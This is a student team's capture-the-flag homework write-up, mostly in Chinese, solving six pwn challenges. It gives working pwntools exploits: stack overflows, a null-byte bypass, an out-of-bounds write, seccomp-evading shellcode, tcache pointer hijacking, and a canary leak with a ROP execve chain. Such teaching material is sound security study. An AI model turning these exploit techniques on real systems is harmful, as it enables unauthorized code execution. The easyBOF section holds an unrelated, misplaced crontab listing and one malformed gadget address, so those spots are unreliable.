



CTF Project 1

🕒 Created @March 19, 2022 4:07 PM

Team

- 第 7 組
- 7777777

Member

- 110062534 劉品萱
- 110065502 李杰穎
- 110065521 鄭彥彬

1. helloctf

▼ Writeup

```
00000000040121c <main>:
40121c: f3 0f 1e fa      endbr64
401220: 55              push    rbp
401221: 48 89 e5        mov     rbp, rsp
401224: 48 83 ec 10     sub     rsp, 0x10
401228: b8 00 00 00 00  mov     eax, 0x0
40122d: e8 64 ff ff ff  call    401196 <init>
401232: 48 8d 3d d3 0d 00 00 lea     rdi, [rip+0xdd3] # 40200c <_IO_stdin_used+0xc>
401239: e8 32 fe ff ff  call    401070 <puts@plt>
40123e: 48 8d 3d e2 0d 00 00 lea     rdi, [rip+0xde2] # 402027 <_IO_stdin_used+0x27>
401245: e8 26 fe ff ff  call    401070 <puts@plt>
40124a: 48 8d 45 f0     lea     rax, [rbp-0x10]
40124e: 48 89 c7        mov     rdi, rax
401251: b8 00 00 00 00  mov     eax, 0x0
401256: e8 35 fe ff ff  call    401090 <gets@plt>
40125b: b8 00 00 00 00  mov     eax, 0x0
401260: c9             leave
401261: c3             ret
401262: 66 2e 0f 1f 84 00 00 nop     WORD PTR cs:[rax+rax*1+0x0]
401269: 00 00 00       nop
40126c: 0f 1f 40 00     nop     DWORD PTR [rax+0x0]
```



(1) **gets@plt** 程式接受使用者 input，且 gets 沒有管控輸入長度 → buffer overflow 關鍵

(2) 401224: 48 83 ec 10 sub rsp, 0x10

→ main 開的 stack 有 0x10 + 預留 0x8 的空間

→ 總共是 0x18 的大小，因為 0x18 是 16 進位，所以換算為 24

→ 使用者輸入超過 24 個長度的字元的話 buffer overflow

▼ Exploit

```
from pwn import *

# p = process("./helloctf")
p = remote('ctf.adl.tw', 10000)

pause()
# receive until "?" mark
p.recvuntil("?")

# send 0x18 bytes char to process to cause Stack Over Flow
# b"a" change a to byte type, fill [char array 0x10] and [previous rbp register 0x8]
payload = b"a" * 0x18

# magic:devil function
# p64 changes hex numbers to little endian
"""0x4011fb is the address of magic function"""
magic = p64(0x4011fb)

# put magic function to [return address of input function]
payload += magic
p.sendline(payload)

p.sendline('cat /home/`whoami`/flag')

p.interactive()
```

2. helloctf_again

▼ Writeup

Checksec ./helloctf_again

```
pinxuan@CGVMISLAB: ~/CTF/2
pinxuan@CGVMISLAB:~/CTF/2_helloctf_again/distribute/share$ checksec ./helloctf_again
[*] '/home/pinxuan/CTF/2_helloctf_again/distribute/share/helloctf_again'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
pinxuan@CGVMISLAB:~/CTF/2_helloctf_again/distribute/share$
```

Run ./helloctf_again

- Given two string and ask user input some text

```
pinxuan@CGVMISLAB: ~/CTF/2
pinxuan@CGVMISLAB:~/CTF/2_helloctf_again/distribute/share$ ls
flag helloctf_again Makefile run.sh solve.py
pinxuan@CGVMISLAB:~/CTF/2_helloctf_again/distribute/share$ chmod 777 helloctf_again
pinxuan@CGVMISLAB:~/CTF/2_helloctf_again/distribute/share$ ./helloctf_again
I check every input so it is very safe now
I think this question is also very easy right?
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa
input toooooooooo long
pinxuan@CGVMISLAB:~/CTF/2_helloctf_again/distribute/share$ |
```

與第一題不同為不是單純字串過長造成 *Segmentation fault*

IDA Analysis

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char s[16]; // [rsp+0h] [rbp-10h] BYREF

    init();
    puts("I check every input so it is very safe now");
    puts("I think this question is also very easy right?");
    __isoc99_scanf("%s", s);
    if ( strlen(s) > 0x10 )
    {
        puts("input toooooooooo long");
        exit(0);
    }
    if ( strcmp(s, "yes") )
    {
        puts(asc_402090);
        exit(0);
    }
    return 0;
}
```

從 IDA 分析可以看出如果輸入的字串長度超過 16 或者字串不等於 yes 的狀況下都會讓程式直接離開。 → 要想辦法繞過這兩個機制

objdump Analysis

```
pinxuan@CGVMISLAB: ~/CTF/2
40120f:  be 00 00 00 00      mov     esi,0x0
401214:  48 89 c7            mov     rdi,rax
401217:  e8 c4 fe ff ff      call    4010e0 <setvbuf@plt>
40121c:  48 8b 05 3d 2e 00 00 mov     rax,QWORD PTR [rip+0x2e3d]      # 404060 <stdout@@GLIBC_2.2.5>
401223:  b9 00 00 00 00      mov     ecx,0x0
401228:  ba 02 00 00 00      mov     edx,0x2
40122d:  be 00 00 00 00      mov     esi,0x0
401232:  48 89 c7            mov     rdi,rax
401235:  e8 a6 fe ff ff      call    4010e0 <setvbuf@plt>
40123a:  48 8b 05 3f 2e 00 00 mov     rax,QWORD PTR [rip+0x2e3f]      # 404080 <stderr@@GLIBC_2.2.5>
401241:  b9 00 00 00 00      mov     ecx,0x0
401246:  ba 02 00 00 00      mov     edx,0x2
40124b:  be 00 00 00 00      mov     esi,0x0
401250:  48 89 c7            mov     rdi,rax
401253:  e8 88 fe ff ff      call    4010e0 <setvbuf@plt>
401258:  90                 nop
401259:  5d                 pop     rbp
40125a:  c3                 ret

000000000040125b <magic>:
40125b:  f3 0f 1e fa        endbr64
40125f:  55                 push    rbp
401260:  48 89 e5            mov     rbp,rsi
401263:  48 8d 3d 9e 0d 00 00 lea     rdi,[rip+0xd9e]      # 402008 <_IO_stdin_used+0x8>
40126a:  e8 51 fe ff ff      call    4010c0 <system@plt>
40126f:  90                 nop
401270:  5d                 pop     rbp
401271:  c3                 ret

0000000000401272 <main>:
401272:  f3 0f 1e fa        endbr64
401276:  55                 push    rbp
401277:  48 89 e5            mov     rbp,rsi
40127a:  48 83 ec 10         sub     rsp,0x10
40127e:  b8 00 00 00 00      mov     eax,0x0
401283:  e8 6e ff ff ff      call    4011f6 <init>
401288:  48 8d 3d 81 0d 00 00 lea     rdi,[rip+0xd81]      # 402010 <_IO_stdin_used+0x10>
40128f:  e8 0c fe ff ff      call    4010a0 <puts@plt>
401294:  48 8d 3d a5 0d 00 00 lea     rdi,[rip+0xda5]      # 402040 <_IO_stdin_used+0x40>
40129b:  e8 00 fe ff ff      call    4010a0 <puts@plt>
4012a0:  48 8d 45 f0         lea     rax,[rbp-0x10]
4012a4:  48 89 c6            mov     rsi,rax
4012a7:  48 8d 3d c1 0d 00 00 lea     rdi,[rip+0xdc1]      # 40206f <_IO_stdin_used+0x6f>
4012ae:  b8 00 00 00 00      mov     eax,0x0
4012b3:  e8 38 fe ff ff      call    4010f0 <__isoc99_scanf@plt>
4012b8:  48 8d 45 f0         lea     rax,[rbp-0x10]
4012bc:  48 89 c7            mov     rdi,rax
4012bf:  e8 ec fd ff ff      call    4010b0 <strlen@plt>
4012c4:  48 83 f8 10         cmp     rax,0x10
4012c8:  76 16              jbe     4012e0 <main+0x6e>
4012ca:  48 8d 3d a1 0d 00 00 lea     rdi,[rip+0xda1]      # 402072 <_IO_stdin_used+0x72>
```

function magic 可以直接 access 到 system@plt 來 call 出 shell。可以做為 buffer overflow 改寫 return address 到 magic function 的位置

本題的 main 中接使用者輸入的為 scanf



字串中起頭肯定是 yes 才可以避免掉進入 if(strcmp(s, "yes")) 的迴圈，且也只能是 yes，但同時又要讓 buffer overflow，因此加入可以加入 \0 讓 scanf 視為輸入結束。



第一題是使用 `evecev@plt`，而本題使用的是 `system@plt`。`system@plt` 中會有 `MOVAPS` Issue，因此會檢查stack有沒有對齊0x10 bytes，由於我們是在main的return做到stack overflow，因此如果我們將ret address塞magic function address則會造成magic function需要做function prologue，但是因為我們在main的ret做stack overflow，所以magic function的function prologue沒有ret address，因此這個function stack會少8個byte，以至於在MOVAPS指令時無法對齊造成error。

原因可以參考下面網站！


The MOVAPS issue


If you're using Ubuntu 18.04 and segfaulting on a `movaps` instruction in `buffered_vfprintf()` or `_system()` in the 64 bit challenges then ensure the stack is 16 byte aligned before returning to Glibc functions such as `printf()` and `system()`. The version of Glibc packaged with Ubuntu 18.04 uses `movaps` instructions to move data onto the stack in some functions. The 64 bit calling convention requires the stack to be 16 byte aligned before a call instruction but this is easily violated during ROP chain execution, causing all further calls from that function to be made with a misaligned stack. `movaps` triggers a general protection fault when operating on unaligned data, so try padding your ROP chain with an extra `ret` before returning into a function or return further into a function to skip a push instruction.

Pwntools遇到Got EOF while reading in interactive 【未完全解决】_ChenY.Liu的博客-CSDN博客

我没有解决这个bug，但我想提供一种思路pwn初学者，写缓冲区溢出时拿shell遇到了Got EOF while reading in interactive。1、更换system函数程序源代码：

```
#include<stdio.h>#include<unistd.h>#include<stdlib.h>#include<string.h>; void exploit(){
```

 https://blog.csdn.net/qq_43596950/article/details/113849666



▼ Exploit

```
from pwn import *

# p = process('helloctf_again')
p = remote('ctf.adl.tw', 10001)

magic = p64(0x401263)
p.recvuntil("?")

payload = b"yes\0" + b"a"*0x14
payload += magic

p.sendline(payload)

p.sendline('cat /home/`whoami`/flag')

p.interactive()
```

3. open_book_exam

▼ Writeup

▼ Steps

1. 先選一次 open file，並且選擇開啟 flag file，因此我們的 proc/process_id/fd 中就會記錄這筆 fd = 3。

```
root@ubuntu-VirtualBox:~/ctf/hw1/superchat# cd /proc/16286/fd
root@ubuntu-VirtualBox:/proc/16286/fd# ls -al
total 0
dr-x----- 2 ubuntu ubuntu 0   28 14:47 .
dr-xr-xr-x  9 ubuntu ubuntu 0   28 14:47 ..
lr-x----- 1 ubuntu ubuntu 64   28 14:47 0 -> 'pipe:[457998]'
lrwx----- 1 ubuntu ubuntu 64   28 14:47 1 -> /dev/pts/2
lrwx----- 1 ubuntu ubuntu 64   28 14:47 2 -> /dev/pts/2
lr-x----- 1 ubuntu ubuntu 64   28 14:47 3 -> /home/open_book_exam/books/FLAG
lr-x----- 1 ubuntu ubuntu 64   28 14:47 4 -> /home/open_book_exam/books/Math
```

2. 再選擇一次 open file，因為目前 cur_book 為"FLAG"，因此在 read_book() 的函式會進入 else if 的判斷條件，為了避免此問題，我們必須再隨便開啟一個不為 FLAG 的 book。

```
unsigned __int64 read_book()
{
    char buf[72]; // [rsp+10h] [rbp-50h] BYREF
    unsigned __int64 v2; // [rsp+58h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    if ( book_fd == -1 )
    {
        puts("open one book before read it");
    }
    else if ( !strcmp(cur_book, "FLAG") )
    {
        puts("you can't read the content of FLAG!!");
    }
    else
    {
        puts("here is the content of book: ");
        buf[(int)read(book_fd, buf, 0x40uLL)] = 0;
        puts(buf);
    }
    return __readfsqword(0x28u) ^ v2;
}
```

3. 開啟完2次書以後，我們透過 question array 找到 book_fd 的 address，此時 book_fd = 4，因為我們已經開了第二次書，為了能讓 book_fd = 3，我們透過 write_ans() 這個 function 從 question array 寫入 book_fd (從 question 往回推 16 個 int) 並且將它更改回 3 (FLAG 的 fd)。

```

int write_ans()
{
    int result; // eax
    int v1; // [rsp+8h] [rbp-8h]

    puts("Q1. 1+1 = ?");
    puts("Q2. 100*100 = ?");
    puts("Q3. x-7 = 87, x=?");
    puts("Q4. 9/2+1 = ?");
    puts("which question do you want to write? (1~4)");
    write(1, &off_209F, 2uLL);
    v1 = read_int();
    if ( v1 > 4 )
        return puts("Invalid operation!");
    write(1, "ans: ", 5uLL);
    result = read_int();
    questions[v1 - 1] = result;
    return result;
}

```

```

gef> x/-10gx 0x55ed099f9050
0x55ed099f9000: 0x0000000000000000      0x000055ed099f9008
0x55ed099f9010 <book_fd>:      0x0000000000000004      0x0000000000000000
0x55ed099f9020 <stdout@@GLIBC_2.2.5>: 0x00007f27f9554760      0x0000000000000000
0x55ed099f9030 <stdin@@GLIBC_2.2.5>: 0x00007f27f9553a00      0x0000000000000000
0x55ed099f9040 <stderr@@GLIBC_2.2.5>: 0x00007f27f9554680      0x0000000000000000

```

開啟第二次書的book_fd為4

```

gef> x/-10gx 0x5602661b0050
0x5602661b0000: 0x0000000000000000      0x00005602661b0008
0x5602661b0010 <book_fd>:      0x0000000000000003      0x0000000000000000
0x5602661b0020 <stdout@@GLIBC_2.2.5>: 0x00007f33e887b760      0x0000000000000000
0x5602661b0030 <stdin@@GLIBC_2.2.5>: 0x00007f33e887aa00      0x0000000000000000
0x5602661b0040 <stderr@@GLIBC_2.2.5>: 0x00007f33e887b680      0x0000000000000000

```

將book_fd改回3

- 此時我們的 book_fd = 3, cur_book ≠ "FLAG", 因此我們可以繞過if和 else if 然後成功進到 else 的條件, 如此一來我們就可以順利拿到 flag。

```

unsigned __int64 read_book()
{
    char buf[72]; // [rsp+10h] [rbp-50h] BYREF
    unsigned __int64 v2; // [rsp+58h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    if ( book_fd == -1 )
    {
        puts("open one book before read it");
    }
    else if ( !strcmp(cur_book, "FLAG") )
    {
        puts("you can't read the content of FLAG!!");
    }
    else
    {
        puts("here is the content of book: ");
        buf[(int)read(book_fd, buf, 0x40uLL)] = 0;
        puts(buf);
    }
    return __readfsqword(0x28u) ^ v2;
}

```

▼ Exploit

```

from pwn import *

# p = process("./open_book_exam")
p = remote('ctf.adl.tw', 10002)

# first open book (FLAG)
p.sendlineafter(b">", '1')
p.sendlineafter(b">", '5')

# second open book
p.sendlineafter(b">", '1')
p.sendlineafter(b">", '2')

# write answer
p.sendlineafter(b">", '3')
p.sendlineafter(b">", '-15')
p.sendlineafter(b"ans: ", '3')

# read book
p.sendlineafter(b">", '2')


p.interactive()

```

4. superchat

▼ Writeup

1. 首先先用 Checksec 來確認防禦機制，會發現此題並沒有開啟 NX Protection，因此可以嘗試塞入 shellcode 來成功拿到 shell



```

pinxuan@CGVMISLAB: ~/CTF/4
pinxuan@CGVMISLAB: ~/CTF/4
pinxuan@CGVMISLAB:~/CTF/4_superchat$ checksec superchat
[*] '/home/pinxuan/CTF/4_superchat/superchat'
Arch:      amd64-x86_64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x400000)
RWX:       Has RWX segments
pinxuan@CGVMISLAB:~/CTF/4_superchat$

```

2. 透過 IDA 去看原始碼發現，read 的 buffer 只開了 16byte，太少了，所以我們一開始會把它改長。


```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     __int64 buf[3]; // [rsp+0h] [rbp-20h] BYREF
4     void (*v5)(void); // [rsp+18h] [rbp-8h]
5
6     init(argc, argv, envp);
7     init_seccomp();
8     banner();
9     buf[0] = 0LL;
10    buf[1] = 0LL;
11    v5 = (void (*)(void))buf;
12    read(0, buf, 0x10uLL);
13    v5();
14    return 0;
15 }

```

```

.text:000000000000401331 ; ***** SUBROUTINE *****
.text:000000000000401331
.text:000000000000401331 ; Attributes: bp-based frame
.text:000000000000401331
.text:000000000000401331 ; int __cdecl main(int argc, const char **argv, const char **envp);
.text:000000000000401331 public main
.text:000000000000401331 proc near ; DATA XREF: _start+21fo
.text:000000000000401331
.text:000000000000401331 buf = qword ptr -20h
.text:000000000000401331 var_18 = qword ptr -18h
.text:000000000000401331 var_8 = qword ptr -8
.text:000000000000401331
.text:000000000000401331 ; __unwind {
.text:000000000000401331 endbr64
.text:000000000000401331 push rbp
.text:000000000000401331 mov rbp, rsp
.text:000000000000401331 sub rsp, 20h
.text:000000000000401331
.text:000000000000401342 mov eax, 0
.text:000000000000401342 call init
.text:000000000000401347 mov eax, 0
.text:00000000000040134C call init_seccomp
.text:000000000000401351 mov eax, 0
.text:000000000000401356 call banner
.text:000000000000401358 mov [rbp+buf], 0
.text:000000000000401363 mov [rbp+var_18], 0
.text:000000000000401368 lea rax, [rbp+buf]
.text:00000000000040136F mov [rbp+var_8], rax
.text:000000000000401373 lea rax, [rbp+buf]
.text:000000000000401377 mov edx, 10h ; nbytes
.text:00000000000040137C mov rsi, rax ; buf
.text:00000000000040137F mov edi, 0 ; fd
.text:000000000000401384 call _read
.text:000000000000401389 mov rdx, [rbp+var_8]

```

我們可以透過以下這個網站去查如果要 call 哪一種syscall，以及相對應的 register 要放哪些值，因此將 %rdx 改成 0x100，這樣就可以成功塞入 shellcode

Linux System Call Table for x86 64

Linux 4.7 (pulled from github.com/torvalds/linux on Jul 20 2016), x86_64 Note: 64-bit x86 uses syscall instead of interrupt 0x80.

https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

%rax	System call	%rdi	%rsi	%rdx
0	sys_read	unsigned int fd	char *buf	size_t count

3. 從 IDA 分析會發現有做 seccomp 的初始化，seccomp 是一種禁止一些 syscall 的保護機制。我們利用 seccomp-tools 檢查發現這題有禁用 execve，所以我們只能透過 print 在終端機上的方式拿到 flag

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     __int64 buf[3]; // [rsp+0h] [rbp-20h] BYREF
4     void (*v5)(void); // [rsp+18h] [rbp-8h]
5
6     init(argc, argv, envp);
7     init_seccomp();
8     banner();
9     buf[0] = 0LL;
10    buf[1] = 0LL;
11    v5 = (void (*)(void))buf;
12    read(0, buf, 0x10uLL);
13    v5();
14    return 0;
15 }

```

```

Pseudocode-A
1 int init_seccomp()
2 {
3     __int64 v1; // [rsp+8h] [rbp-8h]
4
5     v1 = seccomp_init(2147418112LL);
6     seccomp_rule_add(v1, 0LL, 59LL, 0LL);
7     seccomp_load(v1);
8     return close(1);
9 }

```

```


pinxuan@CGVMISLAB: ~/CTF/4  x root@CGVMISLAB: /home/pinxu x pinxuan@CGVMISLAB: ~/CTF/4  x + v -
pinxuan@CGVMISLAB:~/CTF/4_superchat$ seccomp-tools dump ./superchat
line CODE JT JF K
=====
0000: 0x20 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x00 0x05 0xc000003e if (A != ARCH_X86_64) goto 0007
0002: 0x20 0x00 0x00 0x00000000 A = sys_number
0003: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x02 0xffffffff if (A != 0xffffffff) goto 0007
0005: 0x15 0x01 0x00 0x0000003b if (A == execve) goto 0007
0006: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0007: 0x06 0x00 0x00 0x00000000 return KILL
pinxuan@CGVMISLAB:~/CTF/4_superchat$

```

4. 我們嘗試依序 call open、read、write 開遠端機器上的 flag，從 fd 讀取檔案內容，但因為從 init 裡面會觀察到這題只有 stdin 和 stderr，因此要將 flag 輸出至終端機上的話只能用 stderr 替代 stdout。

1	sys_write	unsigned int fd	const char *buf	size_t count
---	-----------	-----------------	-----------------	--------------

整數值	名稱	<unistd.h>符號常數 ^[1]	<stdio.h>檔案流 ^[2]
0	Standard input	STDIN_FILENO	stdin
1	Standard output	STDOUT_FILENO	stdout
2	Standard error	STDERR_FILENO	stderr

 unsigned int fd 處給 2

▼ Exploit

```

from pwn import *

r = remote('ctf.adl.tw',10003)
# r = process('./superchat')

context.arch = 'amd64'

# sys_read()
shellcode1 = asm('''
    mov rdx, 0x100
    syscall
    call rsi
''')

```

```

# sys_open()
shellcode = asm('''
    nop
    nop
    mov rax, 0
    mov rax, 0x0000000067616c66
    push rax
    mov rax, 0x2f74616863726570
    push rax
    mov rax, 0x75732f656d6f682f
    push rax
    mov rdi, rsp
    xor rsi, rsi
    xor rdx, rdx
    mov rax, 2
    syscall
''')

# sys_read()
shellcode += asm('''
    mov rdi, rax
    mov rsi, rsp
    mov rdx, 0x100
    mov rax, 0
    syscall
''')

# sys_write()
shellcode += asm('''
    mov rdi, 2
    mov rsi, rsp
    mov rdx, 0x100
    mov rax, 1
    syscall
''')

r.send(shellcode1)

r.send(shellcode)

r.interactive()

```

5. donate

▼ Writeup

add_donate():

- 每次會 malloc 一個 print() (即 fuction 中的 say) 和一個 data (即 fuction 中的 result) 到 heap 當中
- 每次會將 print() 在 heap 中的 address 加到 donate_bars 當中

Ex : donate_bars

第一次 say 在 heap 中的 address
第二次 say 在 heap 中的 address
...

Ex : heap

Chunk1 (裡面存say)
Chunk2 (裡面存data)
.....

```
void * __fastcall add_donate(int a1, int a2)
{
    int64 v2; // rbx
    void *result; // rax

    *((_QWORD *)&donate_bar + a1) = malloc(0x10uLL);
    **((_QWORD **)&donate_bar + a1) = say;
    v2 = *((_QWORD *)&donate_bar + a1);
    result = malloc(a2);
    *(_QWORD *)(v2 + 8) = result;
    return result;
}
```

clear_donate():

- 每次會 free 掉 heap 當中的兩個 chunk

```
void __fastcall clear_donate(int a1)
{
    free(*(void **)((_QWORD *)&donate_bar + a1) + 8LL);
    free(*(void **)&donate_bar + a1);
}
```

▼ Steps

1. 先 add_donate() 兩次，如此可使 heap 有4個 chunk。
2. 分別執行 clear_donate(1) 和 clear_donate(0)，使這4個 chunk 記憶體位址由小到大在tcache_entry 中排序，如果先 clear_donate(0)，再 clear_donate(1) 會導致記憶體位址排序錯誤。

```
gef> heapinfo
(0x20) fastbin[0]: 0x0
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x0
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
      top: 0x17202d0 (size : 0x20d30)
      last_remainder: 0x0 (size : 0x0)
      unsortbin: 0x0
(0x20) tcache_entry[0](4): 0x1720260 --> 0x1720280 --> 0x17202a0 --> 0x17202c0
```

此時的donate_bar array中的值分別如下

index	value
0	0x1720260 (第 1 次 say 在 heap 中的 address)
1	0x17202a0 (第 2 次 say 在 heap 中的 address)

3. 再 add_donate() 一次，並希望在 data (即function中的result) 的部分 malloc 一個不為0x20 的 chunk，這麼做是希望能只寫入 0x1720260 的這塊 tcache，這樣下次再add_donate 時，我們可以將 magic_func() 寫到 0x17202a0 的記憶體位址，如此一來，我們就可以透過 donate_bar[1] 來進入 magic_func()，故我們將 data 設為 32byte，使他產生一個 0x30 chunk

```
gef> parseheap
```

addr	bk	prev	size	status	fd
0x1c57000	None	0x0	0x250	Used	None
0x1c57250	None	0x0	0x20	Used	None
0x1c57270	None	0x0	0x20	Freed	0x1c572a0
0x1c57290	None	0x0	0x20	Freed	0x1c572c0
0x1c572b0	None	0x0	0x20	Freed	0x0
0x1c572d0	None	0x0	0x30	Used	None

4. 再 `add_donate()` 一次，這次我們會將 `magic_func()` 寫入 data (即 fuction 中的 result)，如此一來 0x270 這個 chunk 會被塞滿 `print()` (即 fuction 中的 say)，而 0x290 這個chunk的 data (即 0x2a0 位址存放的值) 會被塞滿 `magic_func()` 的 address，如此一來 `*donate_bar[1]` 就會存放 `magic_func()` 的記憶體位址。

```
gef> heapinfo
(0x20) fastbin[0]: 0x0
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x0
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
      top: 0x1720300 (size : 0x20d00)
last_remainder: 0x0 (size : 0x0)
unsortbin: 0x0
(0x20) tcache_entry[0](3): 0x1720280 --> 0x17202a0 --> 0x17202c0
```

add_donate前

```
gef> heapinfo
(0x20) fastbin[0]: 0x0
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x0
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
      top: 0x1720300 (size : 0x20d00)
last_remainder: 0x0 (size : 0x0)
unsortbin: 0x0
(0x20) tcache_entry[0](1): 0x17202c0
```

add_donate()後

5. 因此最後我們將v5傳入1時，我們就可以成功呼叫`magic_func()`。

```

else if ( v6 == 2 )
{
    printf("input index(1~3) > ");
    v5 = read_int();
    *((void (**)(void))&donate_bars + (int)v5)();
    printf("%s", *(const char **)((_QWORD *)&donate_bars + (int)v5) + 8LL));
    clear_donate(v5);
}

```

▼ Exploit

```

from pwn import *

p = process("./donate")
# p = remote('ctf.adl.tw', 10004)

context.arch = 'amd64'

magic_func = 0x4013a9

'''
add donate 兩次 會有四個 chunk
'''
p.sendlineafter(b'option > ', str(1))
p.sendlineafter(b'input index(1~3) > ', str(0))
p.sendlineafter(b'input size of your name > ', str(8))
p.sendlineafter(b'input your name > ', b'aaaaaa')

p.sendlineafter(b'option > ', str(1))
p.sendlineafter(b'input index(1~3) > ', str(1))
p.sendlineafter(b'input size of your name > ', str(8))
p.sendlineafter(b'input your name > ', b'aaaaaa')

'''
free 兩次, 進入到 Tcache
'''
p.sendlineafter(b'option > ', str(2))
p.sendlineafter(b'input index(1~3) > ', str(1))

p.sendlineafter(b'option > ', str(2))
p.sendlineafter(b'input index(1~3) > ', str(0))

'''
要一個0x30的chunk, 所以Tcache會把第一塊0x20拿掉
'''
p.sendlineafter(b'option > ', str(1))
p.sendlineafter(b'input index(1~3) > ', str(2))
p.sendlineafter(b'input size of your name > ', str(32))
p.sendlineafter(b'input your name > ', b'aaaaaaaaaaaaaaaa')

'''
要一個0x20的chunk, 把magic_func寫進去
'''
p.sendlineafter(b'option > ', str(1))
p.sendlineafter(b'input index(1~3) > ', str(3))
p.sendlineafter(b'input size of your name > ', str(12))
p.sendlineafter(b'input your name > ', p64(magic_func))

'''
呼叫free, return到magic_func
'''
p.sendlineafter(b'option > ', str(2))
p.sendlineafter(b'input index(1~3) > ', str(1))

p.interactive()

```

6. easyBOF

▼ Writeup

Step

1. 從 `checksec` 可以發現他有開 `Canary` 跟 `NX`，所以我們要想辦法拿到 `Canary` 的值。另外我們沒辦法透過注入 `shellcode` 來開 `shell`，因為有 `NX`，所以直覺上會使用 `ROP` 來解。

```
[+] checksec for '/home/ubuntu/ctf/hw1/easyBOF/easyBOF'
Canary           : ✓ (value: 0x4549dd01c54ce100)
NX               : ✓
PIE              : ✗
Fortify          : ✗
RelRO            : Partial
```

2. 我們透過 GDB 發現 printf 的 `rsp+0x40` 的位置剛好是 Canary 的值，所以我們可以透過 printf format string 方式去取出 `rsp+0x40` 的值。詳細可以看下列網址

Format String

format string 是在使用 printf 上的一個漏洞，基本上好像只會在打題目的時候出現 XD 以下是經典的 format string 範例 原本應該由開發者填寫的 format 變成使用者可控的，可以藉由這樣的漏洞達到任意讀取及任意寫入的操作 一開始要先講的是 printf 的參數，在 amd64 的

 https://frozenkp.github.io/pwn/format_string/

```

root@kali:~# cat /etc/crontab/crontab
# Example of a crontab file. You may want to keep it simple, but
# feel free to add new jobs. To disable the job, comment-out the
# entry. Make sure to use '#m' for minutes, '#' for hours, '#'
# for days of the week, and '#' for years.

# M T W T F S S
0 0 * * * root run-parts /etc/cron.daily
# 0 0 1 * * root run-parts /etc/cron.monthly

# Example of a user's crontab file. You may want to keep it simple, but
# feel free to add new jobs. To disable the job, comment-out the
# entry. Make sure to use '#m' for minutes, '#' for hours, '#'
# for days of the week, and '#' for years.

# M T W T F S S
0 0 * * * user run-parts /etc/cron.daily
# 0 0 1 * * user run-parts /etc/cron.monthly

```

3. ROP的部分，我們透過程式中已有的Gadget去組合出execve()的syscall，將該放的值放到相對應的暫存器，這樣就可以拿到shell了。

59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]
----	------------	-------------------------	-----------------------------	-----------------------------

IDA Analysis

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    __int64 v4[4]; // [rsp+0h] [rbp-20h] BYREF

    v4[3] = __readfsqword(0x28u);
    init_0();
    v4[0] = 0LL;
    v4[1] = 0LL;
    write(1LL, "> ", 2LL);
    saySomething(v4);
    echo(v4);
    bof(v4);
    return 0;
}
```

```
__int64 __fastcall echo(int a1, int a2, int a3, int a4, int a5, int a6)
{
    printf(a1, a2, a3, a4, a5, a6);
    return puts(&unk_495004);
}
```

▼ Exploit

```
from pwn import *

p = process("./easyBOF")
# p = remote('ctf.adl.tw', 10005)

context.arch = 'amd64'

pop_rax = 0x00000000004517d7
pop_rdi = 0x00000000004018ca
pop_rsi = 0x000000000040f32e
pop_rdx = 0x00000000004017cf
mov_q_rdi_rsi = 0x0000000000404d79f
syscall = 0x00000000004012d3
bss = 0x4c0000

# get canary
payload = "%13$p"
p.sendafter('> ', payload)
canary = int(p.recvline(), 16)
log.success(f'Canary: {hex(canary)}')

# bof + canary
payload = b'a' * 0x18 + p64(canary)

# 蓋掉save rbp
payload += b'b' * 0x8

# ROP
payload += p64(pop_rdi)
payload += p64(bss)

payload += p64(pop_rsi)
payload += b"/bin/sh\0"

payload += p64(mov_q_rdi_rsi)

payload += p64(pop_rsi)
payload += p64(0)

payload += p64(pop_rdx)
payload += p64(0)

payload += p64(pop_rax)
payload += p64(0x3b)

payload += p64(syscall)

p.sendlineafter('Show your BOF', payload)

p.sendline('\n')
p.sendline('cat /home/`whoami`/flag')

p.interactive()
```


7. akukin

▼ Writeup

Step

